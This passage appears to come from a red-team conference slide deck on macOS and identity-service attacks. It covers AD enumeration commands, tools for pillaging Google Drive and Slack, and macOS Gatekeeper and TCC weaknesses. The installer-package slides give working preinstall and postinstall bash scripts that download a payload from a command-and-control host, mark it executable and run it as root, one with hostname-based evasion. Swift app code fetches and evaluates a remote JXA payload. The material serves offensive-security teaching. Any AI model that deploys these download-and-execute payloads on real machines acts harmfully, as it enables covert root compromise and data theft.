
```
$ klist, kcc, etc  
$ dscl "/Active Directory/[Domain]/All Domains" ls /  
$ ldapsearch -h [AD_srvr] -p 389 -x -D  
"uid=[username],ou=[OU],dc=[domain],dc=com" -b  
"dc=domain,dc=com" -W  
Tools like Machound, Bifrost would work
```



# EX 2: ACCESS VIA NOMAD




# EX 3: SEGREGATED AD ACCESS



# SAME OLD TACTICS?

- AD is present...but limited
- So much more impact to show than AD
- Interesting interconnections in mac and cloud environments
- Let's discuss more!




# **RED TEAM APPROACHES – INITIAL ACCESS**



# IDAAS TARGETING



## 2FA MIM Phish:



# IDAAS PILLAGING

- Productivity portals have a ton of interesting content
  - Creds, VPN profiles, environment info, process info, etc
- Exfil Tools by @antman1P (Antonio Piazza):
  - GD-Thief
  - GDir-Thief
  - Conf -Thief
- Tools for Slack Pillaging
  - Slackhound
  - SlackPirate
- A lot of these tokens outlive the IdaaS token!



# MACOS SECURITY BASICS

- Prevention

- Gatekeeper

- Evaluates certain file types (ex: apps, installers, machos, etc.)
    - com.apple.quarantine attrib
    - Checks for signing and notarization
    - Can Right Click -> Open to open anyway

- Detection

- XProtect (also part of Gatekeeper)
    - Malware definitions (yara) & blacklisting

- Removal

- Malware Removal Tool
    - Removes malware samples based on intel from Apple



# MACOS SECURITY BASICS

- macOS TCC (Privacy Protections)
  - **Protected:**
    - ~/Desktop
    - ~/Documents
    - ~/Downloads
    - iCloud Drive
    - etc...
  - **NOT Protected:**
    - ~ dir itself: tons of sensitive stuff here!
    - ~/.ssh, ~/.aws, etc.: lateral movement potential
    - /tmp: malware commonly dropped here
- @theevilbit and @\_r3ggi BH 2021 Talk on Bypassing TCC!!



# INITIAL ACCESS - MACOS

- Example payload options
  - Mach-o: checked; need a delivery/upload method
  - Apps: checked; pretty remote friendly
  - Installer Packages: checked; remote-friendly
  - Weaponized PDF: checked
  - Shell Script Trickeration : checked \*on patched systems\*
  - JXA: not checked; need a delivery/upload method
  - Python: not checked (will be removed by default soon); pairs well with office macros
  - Office macros: not checked; remote-friendly but is sandboxed 😞
  - Browser extensions: not checked; additional Google store controls
  - Applescript: depends on file type used; need a delivery/upload method



King of  
macOS C2

MYTHIC

MacC2


Mystikal macOS  
payload generator

```
msf5 > [*] msf5 exploit v5.0.29-dev
[*] 1688 exploits - 1008 auxiliary - 329 post
[*] - - - - 547 payloads - 44 encoders - 10 nops
[*] - - - - 2 evasions
[*]
[*] OS X Post Exploitation Tool (client written in Swift)
[*] * author: @cedewens
[*]
[*] ===>Server listening on port 443<====
```




# INITIAL ACCESS: INSTALLER PACKAGES

- Installer Packages
  - Payload-free (script-only) or Archive to install other packages
  - `pkgroot/scripts/preinstall` Script
  - `pkgroot/scripts/postinstall` Script
  - Both require `#!/bin/bash` at top and `exit 0` at the end
  - Scripts are run as child process of the installer package
  - Preflight -> `preinstall` -> `preupgrade` -> `postinstall` -> `postupgrade` -> postflight
  - Runs elevated (as root!)



# INITIAL ACCESS: INSTALLER PACKAGES

- Checked by Gatekeeper!
  - Users can right click -> open unsigned apps to execute them, despite Gatekeeper
  - This is often used by in the wild macOS malware
    - Victim is social engineered to right click -> open
    - Payload detonates



# INITIAL ACCESS: INSTALLER PACKAGE EXAMPLE

- Example preinstall script

```
#!/bin/bash

curl -k https://192.168.1.192:7443/api/v1.4/files/download/5ecf5469-f77e-4ff7-ad29-95af0096da88 -o /private/tmp/provisioner && chmod +x /private/tmp/provisioner

exit 0
```

- Example preinstall script with simple hostname check

```
#!/bin/bash

rytfh=$(hostname)
if [[ ("$rytfh" =~ "mbp") || ("$rytfh" =~ "MBP") || ("$rytfh" =~ "iMac") || ("$rytfh" =~ "imac") || ("$rytfh" =~ "IMAC")]];then
    exit 0
else
    curl -k https://192.168.1.192:7443/api/v1.4/files/download/5ecf5469-f77e-4ff7-ad29-95af0096da88 -o /private/tmp/provisioner && chmod +x /private/tmp/provisioner
fi
exit 0
```

# INITIAL ACCESS: INSTALLER PACKAGE EXAMPLE

- Example postinstall script

```
#!/bin/bash


/private/tmp/./provisioner &

exit 0
```



# INITIAL ACCESS: INSTALLER PACKAGE EXAMPLE

- Build and host:
  - *Pkgbuild --identifier com.[id].[id] --nopayload --scripts [path\_to\_scripts\_dir] [name].pkg*
- Payload detonated
- Root access!



Active Callbacks						
Callback	Host	IP	User	Domain	Last Checkin	OS (arch)
14	DEVS-IMAC.LOCAL	192.168.1.197	root *		1m3s	Version 10.15.7 (Build 19H2) (amd64)



# INITIAL ACCESS: APP PACKAGE EXAMPLE


- Bundle: [Name].app/Contents/MacOS/[Name]
- Xcode -> New Project -> App -> Language:Swift, User Interface: Storyboard
- Design app window (icons, buttons, text, etc.)
- Add Info.plist entries for App Transport Security restrictions
- Set sandbox settings appropriately
- Add code behind button to launch remote mythic jxa payload:

```
import Cocoa
import OSAXKit

let dispatcher = DispatchQueue.global(qos: .background)
dispatcher.async {
    let script = """eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($.NSURL.URLWithString('<mythic_jxa_launcher_payload_url>')),$.NSUTF8StringEncoding));"""
    let k = OSAScript.init(source: script, language: OSALanguage.init(forName: "JavaScript"))
    var compileErr : NSDictionary?
    k.compileAndReturnError(&compileErr)
    var scriptError : NSDictionary?
    k.executeAndReturnError(&scriptError)
}

